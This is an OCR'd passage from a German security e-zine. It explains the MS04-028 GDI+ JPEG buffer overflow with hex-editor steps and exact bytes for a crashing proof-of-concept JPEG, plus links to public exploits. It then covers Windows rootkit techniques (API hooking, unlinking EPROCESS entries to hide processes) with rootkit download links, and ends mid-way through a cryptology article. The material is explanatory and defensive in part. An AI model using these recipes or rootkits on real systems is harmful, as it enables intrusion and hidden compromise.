
Durch die darauf folgende Funktion *memcpy* versucht GDI+ ca. 4 GB in den Arbeitsspeicher zu schreiben und verursacht einen Programmabsturz, der potenziellen Angreifern ermöglicht, ihren preparierten Shellcode auszuführen. Informationen über die Funktion *memcpy* finden Sie unter http://www.cplusplus.com/ref/cstring/memcpy.html

Ausnutzung der Sicherheitslücke


Wie wir nun wissen, reicht es den Wert für die Länge des Kommentars einfach auf 0 oder 1 zu setzen, um einen Buffer Overflow zu erzeugen. Mit diesem Wissen machen wir uns an die Arbeit und erstellen eine manipulierte JPEG-Datei, die z.B. Microsoft Word XP zum Abstürzen bringt. Hierzu erstellen wir mit einem beliebigen Grafikprogramm ein einfaches Bild. Ich habe einfach mal dieses Bild hier erstellt:



Anschließend öffnen wir dieses Bild mit einem Hexeditor. Ich habe in diesem Beispiel Hex Workshop 4.23 (http://www.bpsoft.com/downloads/index.html) verwendet.
Sie sollten nun in etwa Folgendes sehen:



Am Anfang der JPEG-Datei sehen Sie direkt schon die 2 Bytes 0xFFD8, welche ausdrücken, dass es sich bei dieser um das Format JPEG handelt.
Hinter den 2 Bytes machen wir einen Rechtsklick und drücken auf „Insert".



In dem darauf folgenden Dialog geben Sie bei der einzufügenden Anzahl der Bytes 22 ein und bestätigen mit „OK".



Wir sehen nun, dass 22 Bytes hinter dem 0xFFD8 eingefügt worden sind, jedoch enthalten alle den Wert 0. Also klicken wir hinter das 0xFFD8 und tippen dann Folgendes ein:

Code
```
FFFE 0010 4A75 7374 2061 2050 726F 6F66 2121 FFFE 0000
```

Das Ganze sollte nun so aussehen:

```
FFD8 FFFE 0010 4A75 7374 2061 2050 726F 6F66 2121 FFFE 0000 FFE0 001
0060 0060 0000 FFDB 0043 0008 0606 0706 0508 0707 0709 0908 0A0C 140
```

Mit 0xFFFE leiten wir einen Kommentar ein und geben mit 0x0010 die Länge des Kommentars an, 0x0010 entspricht der Dezimalzahl 16.
Und 0x4A 0x75 0x73 0x74 0x20 0x61 0x20 0x50 0x72 0x6F 0x6F 0x 66 0x21 0x21 ist unsere Kommentar, was, wenn man es umrechnet, „Just a Proof!!" bedeutet.

Code
```
#include <iostream>
#include <string>
using namespace std;

int main()
{
	string sComment = "Just a Proof!!";
	for(int x = 0; x < sComment.length(); x++)
	{
		cout << hex << (int)sComment[x] << " ";
	}
	return 0;
}
```

Ausgabe
```
4a 75 73 74 20 61 20 50 72 6f 6f 66 21 21
```


Das 0xFFFE 0x0000 erzeugt, wie Sie bereits wissen, einen Buffer Overflow.

Wir könnten jetzt noch vor das 0xFFD9, was das Ende der JPEG-Datei kennzeichnet, unseren Shellcode einfügen.

```
8 00A2 8A28 00A2 8A28 00A
8 00A2 8A28 03FF D9
```

Jedoch brauchen wir das in unserem Fall nicht zu machen, da wir nur das Programm zum Absturz bringen wollen und speichern deswegen nun die veränderte Datei.

Versucht man nun dieses Bild z.B. in Microsoft Word XP zu laden, stürzt die Software ab und zeigt folgende Meldung an:



Erkennung einer manipulierten JPEG-Datei

Wie Sie nun bereits ahnen, erkennt man so ein manipuliertes Bild an folgenden Bytes:

0xFF 0xFE 0x00 0x00 oder 0xFF 0xFE 0x00 0x01

Sicherheitsrisiko

Diese Sicherheitslücke ist als sehr kritisch einzuschätzen, da eine Vielzahl von Software betroffen und die für die Buffer Overflow verantwortliche "gdiplus.dll" standardmäßig in Windows XP, Windows XP Service Pack 1 sowie Windows Server 2003 enthalten ist. Ausserdem ist das JPEG-Format aufgrund der geringen Qualitätsverluste beim Komprimieren des Bildes eines der meist verbreiteten Bildformate überhaupt und wird deshalb auch gerne auf Internetseiten verwendet.

Auszug von Heise-Security

Bei der Verarbeitung von JPEG-Dateien im Internet Explorer kommt es zu einem zusätzlichen Problem:

JPEG-Grafiken, die aus dem Internet geladen werden, werden vom Browser schon angezeigt, bevor sie als Datei in den sogenannten Cache gespeichert werden. Zu diesem Zeitpunkt liegt noch keine Datei zur Überprüfung durch ein Virenschutzprogramm vor. Erst **nach der Anzeige im Browser (Verarbeitung)** schreibt der Browser die Datei in den Bereich **der temporären Internet-Dateien**. Als Datei kann sie zu diesem Zeitpunkt vom Viren-Schutzprogramm durchsucht werden. Die Viren-Warnung kommt prompt - **aber zu spät.**

Weiterhin spielt der Name der Grafik-Datei keine Rolle. JPEG-Dateien brauchen nicht die Erweiterung .JPG. Der Internet Explorer erkennt am Inhalt, dass es sich um eine JPEG-Grafik handelt und zeigt sie sofort an.

Quelle: http://www.heise.de/security/artikel/51526

Microsoft selbst stuft die Schwachstelle als "kritisch" ein, mit der höchsten von vier möglichen Stufen. Betroffene und nicht betroffene Software finden Sie unter http://www.microsoft.com/technet/security/bulletin/MS04-028.mspx

Wie könnte ein Angriff aussehen?

Auszug von Heise-Security

„Alle Programme, die JPEG-Bilder verarbeiten, können von diesem Angriff betroffen sein. Dazu gehören beispielsweise Ihr E-Mail-Programm, der Webbrowser (z.B. Internet Explorer), Office Anwendungen oder sogar Ihr Windows Explorer.

Ein Angreifer könnte eine HTML-E-Mail-Nachricht erstellen, die mit einem modifizierten Bild versehen ist. Würde nun die HTML-E-Mail-Nachricht geöffnet oder im Vorschaufenster angezeigt, käme es zur Ausführung von bösartigem Code.
Auch das Anzeigen eines veränderten Bildes durch den Internet Explorer beim Besuch einer Internetseite könnte ausreichen.
Genauso gut könnte ein Angreifer ein speziell gestaltetes Bild in ein Office-Dokument einbetten und dann den Benutzer zur Anzeige dieses Dokuments verleiten oder einfach ein modifiziertes Bild auf den Computer schleusen, dass dann in der Vorschau des Verzeichnisses mit dem Windows Explorer angezeigt wird."

Quelle: http://www.heise.de/security/artikel/51526

Vorsichtsmaßnahmen

In erster Linie sollten Sie schnellstmöglich versuchen, die in Ihrem System betroffene Software zu erneuern. Zusätzlich sollten Sie auch Ihre Virussignaturen aktualisieren. Und falls Sie den Internet Explorer benutzen, ist es empfehlenswert, auf einen nicht betroffenen Browser wie z.B. Opera oder Mozilla (Firefox) umzusteigen.

Links

Weiterführende Informationen

http://www.heise.de/security/artikel/51526
http://www.heise.de/security/news/meldung/51197
http://www.heise.de/security/news/meldung/51070
http://support.microsoft.com/default.aspx?scid=kb;EN-US;873374
http://www.microsoft.com/germany/ms/security/jpegsec.mspx
http://www.microsoft.com/germany/technet/servicedesk/bulletin/ms04-028.mspx
http://www.webhostingtalk.nl/showthread/t-57211.html

Exploits

http://www.k-otik.com/exploits/09222004.ms04-28.sh.php
http://www.k-otik.com/exploits/09222004.ms04-28-cmd.c.php
http://www.k-otik.com/exploits/09232004.ms04-28-admin.sh.php
http://www.k-otik.com/exploits/09252004.JpegOfDeath.c.php
http://www.k-otik.com/exploits/09272004.JpgDownloader.c.php
http://www.k-otik.com/exploits/09272004.JpegOfDeathM.c.php

-- Taner 'exonity' E.

ROOTKITS

Einsatz und Gegenmaßnahmen unter Windows

1. Was sind Rootkits?

Hinweis: In den nun folgenden Sätzen werde ich den Begriff „Rootkit" durch das Kürzel RK ersetzen.

Unter einem RK versteht man Programmcode, der die eigentliche Funktion eines Betriebsystems zum Vorteil eines Angreifers kompromittieren. Mittlerweile gibt es viele Programmpakete die man unter dem Begriff RK zusammenfassen kann. Dem Angreifer soll die Möglichkeit gegeben werden, das kompromittierte System nutzen zu können und dabei gleichzeitig unentdeckt zu bleiben.

RKs bieten dem Benutzer diverse Features, um diesem Wunschziel etwas näher zu kommen:

* Das Verstecken von Dateien (vor den Programmen, die Dateien anzeigen bzw. öffnen)
* Das Verstecken von Prozessen (vor Programmen wie dem Windows-Taskmanger)
* Das Verstecken von Netzwerkverbindungen (vor Programmen wie Netstat)
* Das Verstecken von Registry Einträgen

Sicherlich gibt es auch Ableger, die es etwas anders handhaben bzw. einen anderen Sinn erfüllen, jedoch auf ähnlicher Technik beruhen.

RKs entstanden vor allem in der Unix/Linux Welt - daher ihr Name. Dies liegt vor allem daran, dass der Quellcode von vielen Unix-basierenden Systemen offen ist und daher leicht verändert werden kann.
Mittlerweile gibt es auch einige Windows RKs - im Gegensatz zu der Anzahl unter Linux / Unix ist das jedoch eine ziemlich geringe Anzahl.

Durch die Einführung des NX Flags mit dem XP Service Pack 2 scheinen Exploits erstmals eingegrenzt zu sein. Eine Methode, eigenen Code auszuführen, bleibt jedoch immer noch aufgrund von Viren. Ferner ist das Problem mit den Bufferoverflows noch nicht ganz verschwunden, denn auch ein veränderter String, Stringpointer oder manipulierter Wert kann Schaden anrichten. Ein bisschen mehr Köpfchen und Zeit ist jedoch schon gefragt.

Rootkits haben nur eine geringe Existenzberechtigung, wenn nicht auch Code auf einem System ausgeführt werden kann. Die Zukunft wird zeigen, wie sicher neue Betriebsysteme und Hardwareelemente, sofern sich die Trusted Computing Group durchsetzt, im Bereich der Buffer Overflows wirklich sind. Sicherlich gibt es auch viele andere Lücken in speziellen Systemen, doch das Ausführen von eigenem Code auf fremden Rechnern ist bisher eine der mächtigsten Möglichkeiten.

2. Die Technik

Windows Rootkits teilen sich generell in zwei unterschiedliche Lager auf: Kernel Mode Rootkits und Usermode Rootkits. Um den Unterschied zu verstehen, muss man wissen, wie der Speicher von Windows organisiert ist. Ich gehe davon aus, dass das nicht jeder Leser weiss und erläutere es deshalb:

Windows besteht aus zwei Abteilungen: einmal dem "Userland" und einmal dem "Kernelland" - das ist eine übliche Praxis bei modernen Betriebsystemen, bei vielen alten Computern gibt es keine solche Unterteilung und einige Handhelds wie zum Beispiel der PALM besitzen auch nur einen Speicherraum.

Windows benutzt ein virtuelles Speichersystem, das heisst, dass die hier abgebildeten Speicheradressen nicht physisch vorhanden sein müssen, sie werden durch Windows in physikalische Adressen umgesetzt.

Alle Treiber und der Quellcode von Windows teilen sich den "Kernelland"-Speicherbereich. Jeder Treiber kann also auch den Speicher von anderen Treibern und des Betriebsystems erkennen. Der Kernelspeicher liegt im Bereich von 0x8000000 - 0xFFFFFFFF, 2 GB die sich jeder Prozess, der in diesem Speicherbereich liegt, mit den anderen teilen muss. Jeder Prozess, der in diesem Bereich ausgeführt wird, läuft auf dem Ring 0 des Prozessors. Der Angreifer hat also alle erdenklichen Rechte und direkte Hardware-Kommunikation ist möglich.

Bei den "Userland"-Prozessen sieht es allerdings gänzlich anders aus. Jeder Prozess besitzt einen Speicherbereich von 0x00000000 – 7FFFFFFF. Wenn Prozess A auf Speicheradresse 0x00400000 zugreift und Prozess B greift ebenfalls auf die Adresse 0x00400000 zu, dann greifen die Prozesse auf zwei unterschiedliche Speicheradressen zu, da Windows die virtuelle Speicheradresse 0x00400000 bei Prozess A in eine andere physikalische Adresse umwandelt als bei Prozess B. Im Normalfall kann ein Prozess keinen Speicher von anderen Prozessen einsehen, schreiben oder ausführen, da dieser Speicher für den Prozess „nicht vorhanden" ist. Jedenfalls nicht solange man (mit entsprechender Berechtigung) eine Verbindung zum entsprechenden Prozess mit der Funktion OpenProcess() angefordert hat. Mit CreateRemoteThread() kann dann ein eigener Thread im entsprechenden Prozeß eröffnet werden.

Und schon gar nicht darf ein Userland-Prozess auf den Kernelland-Speicherbereich zugreifen - dann klopft Windows nämlich auf die Fingerchen.

Anmerkung: Unter 64 Bit Systemen ist der Speicher grundsätzlich anders aufgeteilt: der Userland-Prozess lebt in einem 7152 GB großen virtuellen Speicherbereich.

Wenn Sie sich nun fragen, wieso Sie soviel Speicher zur Verfügung haben, obwohl Sie nur 16, 32, 64, 128, 256, 512 oder mehr MB RAM in Ihrem Rechner haben, dann lesen Sie am besten: [1]. (Kommentar: Ich finde den Untertitel zur Aufteilung des virtuellen Speichers sehr verwirrend - mit dem Speicherlayout verhält es sich so wie hier erklärt.)

3. Die Standbeine heutiger Rootkits

Die Features von RKs beruhen vor allem auf drei grundlegenden Techniken:

* Code Injection
* API Hooking (Global (SYSTEM vorbehalten) und lokal im Userland)
* Kernelspeicher Modifkation (SYSTEM vorbehalten)

3.1 API Hooking

Durch das API Hooking lassen sich Funktionen (z.B. der WinAPI) manipulieren. Eine gehookte Funktion kann z.B. dahingehend manipuliert werden, falsche Informationen oder gefilterte Informationen zurückzugeben. Applikationen, die auf Funktionen der WinAPI beruhen, benutzen dann also gefälschte Funktionen. Es gibt zwei Ansätze API Funktionen zu hooken:

- Lokaler Hook (nur im eigenen Prozess) [1]
- Remote Hook
    - Threadspezifisch [2]
    - Systemweit [3]


Es gibt einige Libraries, die das Hooking von Windows Funktionen erleichtern (z.B. HoKo[4], Hooklib[5], Validtec SDK[6] und natürlich die hauseigenen Funktionen der WinAPI [7]).

Einem Userland Rootkit bleibt nur übrig, den threadspezifischen Hook anzuwenden (sofern keine Tricks und Exploits benutzt werden wollen/können). Auch wenn er sich threadspezifisch nennt, kann man diesen Hook natürlich auf jeden Prozess, zu dem das Rootkit die entsprechende Zugriffsrechte besitzt, anwenden. Und somit mutiert der threadspezifische Hook fast zum systemweiten.

Es gibt natürlich, wie immer, mehrere Möglichkeiten wie ein Hook aussieht. Kurz gefasst läuft ein solcher Hook üblicherweise Folgendermaßen ab:

1. Das RK alloziert Speicher im fremden Prozess und kopiert "Ersatzcode" in diesen Speicher
2. Das RK führt den Code aus, der die gewünschten APIs im Speicher des fremden Prozesses patcht.
3. Sobald eine gepatchte API aufgerufen wird, wird zur Ersatzfunktion gesprungen.
4. Eingeschleuster Code wird ausgeführt; Code, der vor dem Patchen der API an der Einsprungsadresse lag, wird ausgeführt.
5. Sprung zur API (aber nicht direkt zur Einsprungadresse der API, denn da liegt ja der vom Rootkit geänderte Code)

Grafisch sieht das so aus:



Dieser Prozess des Hookens wird sehr genau in Phrack #62[2] zum Userland Rootkit NtIllusion beschrieben.

4. Kernel Rootkits

Durch die Installation eines Kernel-Rootkits eröffnen sich andere, systemübergreifende Möglichkeiten. Hierfür werden jedoch auch Systemrechte benötigt, das heisst, das Rootkit muss ein Kernelmode-Treiber sein.


Sucht man nach der Entwicklung solcher Treiber für Windows, stößt man oft auf Seiten, die einem weiß machen wollen, man bräuchte für solch ein Vorhaben das „Windows Driver Development Kit" und Visual C. Das ist falsch. Mit dem „Microsoft Macro Assembler" lassen sich ebenfalls Kerneltreiber - mit weniger Kosten und Aufwand – entwickeln.

Ein Treiber besteht einmal aus einem Kontrollprogramm und einmal dem Treiberprozess an sich, der im Kernelmode abläuft. Das Kontrollprogramm kann jeglicher Prozeß sein, der vom Treiber Nutzen machen will. Durch die Funktion *DeviceIOControl* kann mit dem Treiber kommuniziert werden; dieser befindet (typischerweise) in einer Event-Schleife und verarbeitet die eingehenden Anfragen. Ergebnisse werden oft in einem Pointer abgelegt, der vom Kontrollprogramm abgelegt wurde. Hierdurch ergaben sich schon diverser Kernel-Exploits, indem ein Kernel-Speicherbereich als Pointer übergeben wurde.

Kernel RKs besitzen im Gegensatz zu den Userland RKs die Möglichkeit, Kernelspeicher direkt zu manipulieren. Das hierdurch Systeminstabilitäten entstehen können, sollte klar sein. Wir schauen uns mal an, was passieren könnten, wenn ein Kernel RK versucht einen Prozess zu verstecken. Dafür muss aber erstmal in Erfahrung gebracht werden, wie einige Teile der Prozessverwaltung in Windows funktionieren.

Innerhalb des Kernels liegt eine Struktur, die als *Prozessor Control Block* bezeichnet wird. Diese Struktur beinhaltet einen Pointer auf eine Struktur, die *Current Thread Block* genannt wird. Der C*urrent Thread Block* wiederum enthält eine Struktur, die als KTHREAD bekannt ist. Weiterhin beinhaltet die KTHREAD Struktur einen Pointer auf eine EPROCESS Struktur, und zwar auf die des momentan aktiven Prozesses. Die EPROCESS Struktur beinhaltet Pointer auf den vorherigen und auf den nachfolgenden Prozess (alias: "*Double Linked List*").

Um das Ganze ein wenig anschaulicher zu machen, hier eine erklärende Grafik:



Die rot gestrichelten Linien stellen den Zustand nach der Manipulation dar, d.h. der zu versteckende Prozess wird zuerst lokalisiert und dann exkludiert, indem die Pointer auf übernächsten und den drittletzen Eintrag zeigen.

Ein Prozess, der so versteckt wurde, kann trotzdem weiterhin ausgeführt werden, da die Ausführung von Code innerhalb von Windows auf Threads basiert. Zu Risiken und Nebenwirkungen fragen Sie bitte Ihren lokalen Arzt oder Apotheker ;-).

5. Anti-Rootkit Tools

VICE
VICE untersucht den Kernelbereich nach API Hooks und zeigt viele "False Positives", die aber leicht als solche identifiziert werden können. Es wurden mittlerweile Codes veröffentlicht, die das Erkennen der Hooks durch VICE verhindern, diese wurden jedoch noch nicht in den unten aufgeführten Rootkits implementiert.

SIG^2 (http://www.security.org.sg/code/kproccheck.html)

Versucht, versteckte Prozesse ausfindig zu machen.

Patchfinder2 (http://www.rootkit.com/project.php?id=15)
Bedient sich der EPA (Excution Path Analyses) Technik, um Rootkits aufzuspüren.
Läuft leider nur unter Windows 2000 und konnte deshalb nicht von mir getestet werden.
Bei der EPA-Methode wird die Ausführungszeit von API-Calls gemessen und falls ein erheblich höherer Wert auftritt, wird die API als gehookt angesehen. Das sich auch die EPA Methode aushebeln lässt, wurde schon des Öfteren bewiesen, ein Dokument dazu finden Sie unter http://www.geocities.com/embarbosa/bypass/bypassEPA.pdf
Die Technik wird jedoch nicht von den unten aufgeführten RKs implementiert.

Klister (http://www.rootkit.com/project.php?id=14)
Liest die internen Kernelstrukturen aus und listet so alle Prozesse, auch die versteckten auf.
Konnte es ebenfalls nicht testen da es für Windows 2000 geschrieben wurde.

6. Window Rootkits

HackerDefender (http://rootkit.host.sk/)

FU Rootkit (**https://www.rootkit.com/vault/fuzen_op/FU_Rootkit.zip**)
Benötigt Administratorrechte zur Installation und ist einfach in der Benutzung.
Das *ProcessHide*-Feature funktioniert sehr gut und basiert auf der *exclude EPROCESS Structure* Technik, die auch oben grafisch dargestellt wurde.
Weiteres Feature ist das Verstecken von Kernel-Mode Treibern und dass Prozessen beliebige Berechtigungen zugewiesen werden können. Die Benutzung ist denkbar einfach. FU bedient sich der Kernelspeicher Manipulation und bietet so einen besseren Schutz vor Erkennung. Auf der Gegenseite führt es bei mir auch zu Instabilitäten im System.

HE4Hook (http://www.rootkit.com/vault/hoglund/He4Hook215b6.zip)

Vanquish (https://www.rootkit.com/vault/xshadow/vanquish-0.2.0.zip)
Zeichnet sich durch eine komfortable Installation aus - hierfür werden wie gewöhnlich Adminrechte benötigt. Es versteckt automatisch alle Dateien, Registryeinträge und Prozesse, die den String vanquish enthalten - also wundern Sie sich nicht, wenn alles „weg" ist ;-) Alle Benutzerlogons werden mitgeloggt und in C:\vanquish.log gespeichert. Auf meinem Windows XP (SP1) treten keinerlei Probleme während der Installation auf.

Die Benutzung beschränkt sich auf die Installation, Auswertung der Logdatei und die Deinstallation. Das Anzeigen der Logdatei funktioniert bei mir nur nachdem vanquish deinstalliert wurde. Die Deinstallation hängt sich auf, nach einem Reboot wird vanquish jedoch nicht erneut geladen. Sorgt anscheinend manchmal dafür, dass keine neuen Dateien mit Rechtsklick->"...Neue Datei Erstellen" erzeugt werden kann.

NtIllusion (http://www.syshell.org/)
Windows Open Source Userland Rootkit. Wenn Sie wissen wollen, wie Code Injection und lokales Hooking funktionieren, sollten Sie sich den Phrack #62 Artikel zum NtIllusion durchlesen. Sehr gut dokumentierte Quellcodes und detaillierte Beschreibungen.

AFX Windows Rootkit 2004 (http://www.iamaphex.net)
Zur Installation eines Rootkits kann ein simples Script geschrieben werden, das ebenfalls einen Trojaner und eine Autostart Methode in die Registry einfügt. Durch Verschlüsselung der *rootkit binary,* lässt sich ein Entdecken durch Virenscanner vermeiden - jedoch sind mir keine Tools bekannt, die einen Kerneltreiber verschlüsseln können. Diese Methode lässt sich also nur für Userland Rootkits verwenden.

7. Quellen und weiterführende Informationen

[0] http://www.rootkit.com/
[1] http://www.assembly-journal.com/include/getdoc.php?id=244&article=157&mode=pdf
[2] http://www.phrack.org/show.php?p=58&a=8
[3] http://www.sistemo.com/Articles/ForceLibrary.htm
[4] http://scifi.pages.at/yoda9k/Hoko/info.htm
[5] http://z0mbie.host.sk/hknix103.zip
[6] http://www.validtec.com/
[7] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/winui/WinUI/WindowsUserInterface/Windowing/Hooks/UsingHooks.asp

-- Ole 'Elrik' Loots

Kryptologie – Teil 2

1. Vorwort

Wie schon im vorherigen Bericht versprochen, wird dieser Bericht nun fortgesetzt. Dabei werden wir hier nun mit der Geschichte der Vigenere-Verschlüsselung beginnen und mit der DES-Verschlüsselung enden, sodass sich die dritte Fortsetzung ganz der Lösung des Problems der Schlüsselverteilung widmen kann. Wir tauchen also auch schon in die Welt der computerunterstützten Verschlüsselung ein. Somit steht also ein langes, aber nicht allzu schwieriges Programm bevor. Ich habe jedoch die Ver- und Entschlüsselung der Enigma herausgenommen, da der Bericht ansonsten zu groß werden würde. Die sagenumwobenen Enigma werde ich aber wahrscheinlich noch einmal einen Extrabericht widmen, da sie einfach zu wichtig ist und ein kleiner Teilbericht ihr nicht würdig kommen würde.

2. Die Vigenere-Verschlüsselung

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
